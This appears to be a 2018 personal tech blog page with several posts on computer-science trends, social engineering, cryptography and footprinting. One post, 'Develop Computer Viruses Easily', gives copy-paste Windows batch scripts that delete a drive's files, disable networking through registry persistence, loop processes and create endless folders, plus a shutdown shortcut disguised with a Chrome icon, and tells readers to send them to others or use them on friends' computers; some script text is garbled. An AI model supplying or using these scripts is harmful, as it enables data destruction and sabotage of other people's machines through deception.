Add_one

Showing posts with label information. Show all posts

Tuesday, June 26, 2018

Latest Trends in Computer Science

LATEST TRENDS IN COMPUTER SCIENCE

Quoting J. Ullman “Computer Science is a science of abstraction -creating the right model for a problem and devising the appropriate merchandisable techniques to solve it.” This quote clearly describes the real essence of computer science.


The new areas that have been catching the attention of researchers in the field of Computer Science recently but rather lately are as mentioned below -

1. ARTIFICIAL INTELLIGENCE

With the global robotics industry forecast to be worth US$38 billion by 2018, a large portion of this growth is down to the strength of interest and investment in artificial intelligence (AI) – one of the most controversial and intriguing areas of computer science research. 

The technology is still in its early stages, but tech giants like Facebook, Google and IBM are investing huge amounts of money and resources into AI research. 

There’s certainly no shortage of opportunities to develop real-world applications of the technology, and there’s immense scope for break-through moments in this field.

AI has changed over time, but at the core, there has always been the idea of building machines which are capable of thinking like humans.

Systems such as IBM’s Watson cognitive computing platform use high-level simulations of human neurological processes to carry out an ever-growing range of tasks without being specifically taught how to do them.


2. BIOINFORMATICS

A fascinating application of big data, bioinformatics, or the use of programming and software development to build enormous datasets of biological information for research purposes, carries enormous potential. 

Linking big pharma companies with software companies, bioinformatics is growing in demand and offers good job prospects for computer science researchers and graduates interested in biology, medical technology, pharmaceuticals and computer information science.  

Bioinformaticians develop systems to gather data. A key aspect of bioinformatics is the creation of data algorithms and specialized computer software to identify and classify components of a biological system, such as DNA and protein sequences. They consult with other scientists and researchers to analyze data sets.

Here biological Problems are solved using computer codes. Therefore, Bioinformatics career opportunities are mainly based on Research and doing masters in Bioinformatics, perhaps would get you a job with a high paid salary.


3. BIG DATA ANALYTICS

Back in 2012, the Harvard Business Review branded data science the ‘sexiest job’ of the 21 century. Yes, you read that correctly. 

There has been a surge in demand for experts in this field and doubled efforts on the part of brands and agencies to boost salaries and attract data science talents. 

From banking to healthcare, big data analytics is everywhere, as companies increasingly attempt to make better use of the enormous datasets they have, in order to personalize and improve their services.

Big data analytics helps organizations harness their data and use it to identify new opportunities. That, in turn, leads to smarter business moves, more efficient operations, higher profits and happier customers.

Hadoop is an open-source software framework for storing data and running applications on clusters of commodity hardware.


4. Virtual Reality and Augmented Reality

After 2016 VR promises to be the tipping point, as VR technologies reach a critical mass of functionality, reliability, ease of use, affordability, and availability. 

Augmented reality (AR) adds digital elements to a live view often by using the camera on a smartphone. Virtual reality (VR) implies a complete immersion experience that shuts out the physical world.
Movie studios are partnering with VR vendors to bring content to market. News organizations are similarly working with VR companies to bring immersive experiences of news directly into the home, including live events.
The stage is set for broad adoption of VR beyond entertainment and gaming — to the day when VR will help change the physical interface between man and machine, propelling a world so far only envisioned in science fiction. 
At the same time, the use of augmented reality (AR) is expanding. Whereas VR replaces the actual physical world, AR is a live direct or indirect view of a physical, real-world environment whose elements are augmented (or supplemented) by computer-generated sensory input, such as sound, video, graphics or GPS data. 
With the help of advanced AR technology (e.g., adding computer vision and object recognition), the information about the surrounding real world of the user becomes interactive and can be manipulated digitally.


5. EDGE COMPUTING

Edge computing allows data produced by the internet of things (IoT) devices to be processed closer to where it is created instead of sending it across long routes to data centers or clouds.
Doing this computing closer to the edge of the network lets organizations analyze important data in near real-time – a need of organizations across many industries, including manufacturing, healthcare, telecommunications, and finance.
Edge computing is a “mesh network of microdata centers that process or store critical data locally and push all received data to a central data center or cloud storage repository, in a footprint of less than 100 square feet,” according to research firm IDC.
“In most scenarios, the presumption that everything will be in the cloud with a strong and stable fat pipe between the cloud and the edge device – that’s just not realistic,” says Helder Antunes, senior director of corporate strategic innovation at Cisco.

There is just a basic knowledge about the trends and you can grow even more by searching more on the internet.

Sunday, June 24, 2018

Social Engineering - Tactics and Preventions

SOCIAL ENGINEERING


What is Social Engineering?
  • Social engineering is the term used for a broad range of malicious activities accomplished through human interactions.
  • It uses psychological manipulation to trick users into making security mistakes or giving away sensitive information.
  • Social engineering is the art of manipulating users of a computing system into revealing confidential information that can be used to gain unauthorized access to a computer system. 
  • The term can also include activities such as exploiting human kindness, greed, and curiosity to gain access to restricted access buildings or getting the users into installing backdoor software.


Note - What makes social engineering especially dangerous is that it relies on human error, rather than vulnerabilities in software and operating systems.

What are some examples of what social engineers say or do?Criminals will often take weeks and months getting to know a place before even coming in the door or making a phone call. Their preparation might include finding a company phone list or org chart and researching employees on social networking sites like LinkedIn or Facebook. 
There are three ways to do it in an organization are -
1. On Phone Call 
2. In Office
3. Online
SOCIAL ENGINEERING ATTACK TECHNIQUESSocial engineering attacks come in many different forms and can be performed anywhere where human interaction is involved. The following are the five most common forms of digital social engineering assaults.
1. Baiting 
Baiting attacks use a false promise to pique a victim’s greed or curiosity. They lure users into a trap that steals their personal information or inflicts their systems with malware.

2. Scareware
Scareware involves victims being bombarded with false alarms and fictitious threats. Users are deceived to think their system is infected with malware, prompting them to install software that has no real benefit (other than for the perpetrator) or is malware itself. Scareware is also referred to as deception software, rogue scanner software, and fraudwares.

3. Pretexting
Here an attacker obtains information through a series of cleverly crafted lies. The scam is often initiated by a perpetrator pretending to need sensitive information from a victim so as to perform a critical task.
The attacker usually starts by establishing trust with their victim by impersonating co-workers, police, bank and tax officials, or other persons who have right-to-know authority. The pretexter asks questions that are ostensibly required to confirm the victim’s identity, through which they gather important personal data.

4. Phishing
As one of the most popular social engineering attack types, phishing scams are email and text message campaigns aimed at creating a sense of urgency, curiosity or fear in victims. It then prods them into revealing sensitive information, clicking on links to malicious websites, or opening attachments that contain malware.

5. Spear Phishing
This is a more targeted version of the phishing scam whereby an attacker chooses specific individuals or enterprises. They then tailor their messages based on characteristics, job positions, and contacts belonging to their victims to make their attack less conspicuous. Spear Phishing requires much more effort on behalf of the perpetrator and may take weeks and months to pull off. They’re much harder to detect and have better success rates if done skillfully.


NOTE - To perform social engineering attacks for educational purpose you can use Social Engineering Toolkit (SET) in Kali Linux.

How to Defend Yourself from Social Engineers?
Social engineers manipulate human feelings, such as curiosity or fear, to carry out schemes and draw victims into their traps. Therefore, be wary whenever you feel alarmed by an email, attracted to an offer displayed on a website, or when you come across stray digital media lying about. Being alert can help you protect yourself against most social engineering attacks taking place in the digital realm.

  • Don’t open emails and attachments from suspicious sources – If you don’t know the sender in question, you don’t need to answer an email. Even if you do know them and are suspicious about their message, cross-check and confirm the news from other sources, such as via telephone or directly from a service provider’s site. Remember that email addresses are spoofed all of the time; even an email purportedly coming from a trusted source may have actually been initiated by an attacker.
  • Use multifactor authentication – One of the most valuable pieces of information attackers seek are user credentials. Using multifactor authentication helps ensure your account’s protection in the event of system compromise. Imperva Incapsula Login Protect is an easy-to-deploy 2FA solution that can increase account security for your applications.
  • Be wary of tempting offers – If an offer sounds too enticing, think twice before accepting it as fact. Googling the topic can help you quickly determine whether you’re dealing with a legitimate offer or a trap.
  • Keep your antivirus/antimalware software updated – Make sure automatic updates are engaged, or make it a habit to download the latest signatures first thing each day. Periodically check to make sure that the updates have been applied, and scan your system for possible infections.

Friday, June 22, 2018

Develop Computer Viruses Easily

DEVELOPMENT COMPUTER VIRUSES


1. Dangerous Virus
    
   1. Copy this Code in notepad and Save this File as (.bat).

    @Echo off
    Del C: *.* |y
   
   2. Send it to anyone and see what happens.
   3. You can modify it by replacing drive letters as C to D or more.

2. A Virus that Stops Internet Access.
    
   1. Copy this code and Save it as (.bat).
  
     @echo off
    ipconfig/release

   2. To make it correct just open cmd and type - ipconfig/renew.

3. Shutdown virus

You can also create a virus that can shut down computers. Well, this virus is harmless but can cause data loss due to sudden shutdown.

Step 1. First of all, right click on your desktop and then choose the option “Create Shortcut”
 Shutdown virus
Shutdown virus

Step 2. Now in the pop-up window type in -s -t 60 -c “Virus Detection. The computer is shutting down.” Instead of 60, you can put what value you want. It represents the time in seconds.
 Shutdown virus
Shutdown virus
Step 3. Then click on the Next button and type chrome. Or whatever you want.
 Shutdown virus
Shutdown virus

Step 4. Then you need to change the icon of the shortcut, choose the icon of Google Chrome.
 Shutdown virus
Shutdown virus
Your virus will look like Google Chrome. You can carry this file in your Pendrive and can shut down your friends’ computer.
4. Disable internet permanently
   The Following code can disable the internet permanently.
    echo @echo off>c:windowswimn32.bat
    echo break off>c:windowswimn32.bat echo
    ipconfig/release_all>c:windowswimn32.bat
    echo end>c:windowswimn32.batreg add
   hkey_local_machinesoftwaremicrosoftwindowscurrentversionrun /v      WINDOWsAPI /t reg_sz /d c:windowswimn32.bat /freg add
   hkey_current_usersoftwaremicrosoftwindowscurrentversionrun /v         CONTROLexit /t reg_sz /d c:windowswimn32.bat /fecho You Have          Been HACKED!
    PAUSE
5. Endless open any program.
   1. Copy this code with the location of the program in the windows drive.

    @ECHO off     :top     START %SystemRoot%\system32\notepad.exe     GOTO top

6. Create Unlimited no. of Folders.
    
   1. Copy this code in notepad and save as (.bat).

  @echo off  :x
  md %random%
  /folder.
  goto x


Similarly, You can create the virus in C/C++ also which will directly access the system.

Tuesday, June 19, 2018

Cryptography and Microsoft Tools

CRYPTOGRAPHY


Cryptography is associated with the process of converting ordinary plain text into unintelligible text and vice-versa. It is a method of storing and transmitting data in a particular form so that only those for whom it is intended can read and process it. Cryptography not only protects data from theft or alteration but can also be used for user authentication.
Simply says, Cryptography is the science of using mathematics to encrypt and decrypt data.

Nowadays, Cryptography is mainly based on mathematical theory and computer science practice -

Modern cryptography concerns with -
1. Confidentiality - Information cannot be understood by anyone

2. Integrity - Information cannot be altered.

3. Non-repudiation - Sender cannot deny his/her intentions in the transmission of the 
information at a later stage

4. Authentication - Sender and receiver can confirm each


This is the basic flow of cryptography -


Note - While cryptography is the science of securing data, cryptanalysis is the science of analyzing and breaking secure communication. Cryptology embraces both cryptography and cryptanalysis.

Types of Cryptography -

Three types of cryptographic techniques used in general.

1. Symmetric-key cryptography (SKC)

2. Public-key cryptography (PKC)

3. Hash functions.

Symmetric-key Cryptography: Both the sender and receiver share a single key. The sender uses this key to encrypt plaintext and send the ciphertext to the receiver. On the other side, the receiver applies the same key to decrypt the message and recover the plain text.

Public-Key Cryptography: This is the most revolutionary concept in the last 300-400 years. In Public-Key Cryptography two related keys (public and private key) are used. The public key may be freely distributed, while its paired private key, remains a secret. The public key is used for encryption and for decryption private key is used.

Hash Functions: No key is used in this algorithm. A fixed-length hash value is computed as per the plain text that makes it impossible for the contents of the plaintext to be recovered. Hash functions are also used by many operating systems to encrypt passwords.

Encryption Algorithms

MD5– this is the acronym for Message-Digest 5. It is used to create 128-bit hash values. Theoretically, hashes cannot be reversed into the original plain text. MD5 is used to encrypt passwords as well as check data integrity.  MD5 is not collision resistant. Collision resistance is the difficulties in finding two values that produce the same hash values.
  • SHA– this is the acronym for Secure Hash Algorithm. SHA algorithms are used to generate condensed representations of a message (message digest). It has various versions such as;
  • SHA-0:  produces 120-bit hash values. It was withdrawn from use due to significant flaws and replaced by SHA-1.
  • SHA-1:  produces 160-bit hash values. It is similar to earlier versions of MD5. It has cryptographic weakness and is not recommended for use since the year 2010.
  • SHA-2:  it has two hash functions namely SHA-256 and SHA-512. SHA-256 uses 32-bit words while SHA-512 uses 64-bit words.
  • SHA-3: this algorithm was formally known as Keccak.
  • RC4– this algorithm is used to create stream ciphers. It is mostly used in protocols such as Secure Socket Layer (SSL) to encrypt internet communication and Wired Equivalent Privacy (WEP) to secure wireless networks.
  • BLOWFISH– this algorithm is used to create keyed, symmetrically blocked ciphers. It can be used to encrypt passwords and other data.

Hacking Activity: Use CrypTool

In this practical scenario, we will create a simple cipher using the RC4 algorithm. We will then attempt to decrypt it using brute-force attack. For this exercise, let us assume that we know the encryption secret key is 24 bits. We will use this information to break the cipher.
We will use CrypTool 1 as our cryptology tool. CrypTool 1 is an open source educational tool for cryptological studies. You can download it from https://www.cryptool.org/en/ct1-downloads

Microsoft Cryptography Tools

The publishing tools and the signing DLL are installed in the \Bin directory of your Microsoft SDK installation. They include the following files.
FilenameRemarks
Cert2SPC.exe
Creates a Software Publisher Certificate (SPC) for testing purposes only.
CertMgr.exe
Manages certificates, CTLs, and certificate revocation lists (CRLs).
MakeCat.exe
Creates an unsigned catalog file that contains the hashes of a set of files along with associated attributes of each file.
MakeCert.exe
Creates an X.509 certificate for testing purposes only.
Pvk2pfx.exe
Converts a software publisher certificate file (.spc) or a private key file (.pvk) to Personal Information Exchange (PFX) file format.
SetReg.exe
Sets registry keys that control certificate verification.
SignTool.exe
Signs and time stamps a file. Additionally, checks the signature of a file.
Uses - Cryptography is used in many applications like banking transactions cards, computer passwords, and e-commerce transactions.

Friday, June 15, 2018

Footprinting - Tools and Methods

FOOTPRINTING


Footprinting is a part of reconnaissance process which is used for gathering possible information about a target computer system or network. Footprinting could be both passive and active. 
Footprinting is a first and the important step because after this a penetration tester knows how the hacker sees this network.

To measure the security of a computer system, it is good to know more and more as you can because after this you will able to determine the path that a hacker will use to exploit this network. 
Here is Scenario of the Footprinting - 


 The EC-Council divides footprinting and scanning into seven basic steps. These include

1. Information gathering
2. Determining the network range
3. Identifying active machines
4. Finding open ports and access points
5. OS fingerprinting
6. Fingerprinting services
7. Mapping the network
Information gathering means to find these:
Internet: Domain name, network blocks, IP addresses open to Net, TCP and UDP services running, ACLs, IDSes
Intranet: Protocols (IP,NETBIOS), internal domain names, etc
Remote Access: Phone numbers, remote control, telnet, authentication Extranet: Connection origination, destination, type, access control  
Website on an organisation is a first place from where penetration testing start, you can get the sensitive information about the network by using websites, you can get Phone Numbers, Contact Names, E-mail Addresses, and Personal Details. Beside the official website of the company an attacker might be use some social networking website like facebook to gather the appropriate information. Some other resources and a website that an attacker may use to get the maximum information about the organisation and it employees are:

zabasearch.com—Contains names, addresses, phone numbers, date of birth, and other information about individuals.
anywho.com—Phone book offering forward and reverse lookups.
maps.yahoo.com—Yahoo! map site. 
You can use the facility of a search engine to perform footprinting,search engine like google, yahoo or altavista provide the plate form to gather the information. Advance google dorks may be use to get the information like:
Filetype: This operator directs Google to search only within the test of a particular type of file.
        Example: filetype:xls

Inurl: This operator directs Google to search only within the specified URL of a document.
     Example: inurl:search-text

Link: The link operator directs Google to search within hyperlinks for a specific term.
    Example link:www.domain.com

Intitle: The intitle operator directs Google to search for a term within the title of a document.
       Example intitle: “Index of...etc”
Footprinting helps to -
1. Know Security Posture – The data gathered will help us to get an overview of the security posture of the company such as details about the presence of a firewall, security configurations of applications etc.
2. Reduce Attack Area – Can identify a specific range of systems and concentrate on particular targets only. This will greatly reduce the number of systems we are focussing on.
3. Identify vulnerabilities – we can build an information database containing the vulnerabilities, threats, loopholes available in the system of the target organization.
4. Draw Network map – helps to draw a network map of the networks in the target organization covering topology, trusted routers, presence of server and other information.

News! New Hacking Tools - 2018 - Target Exploits and Vulnerabilities Easily

New Hacking Tools - 2018 With Increase in Technology, Increase the demand for Cyber Security and it is also essential to develop the ...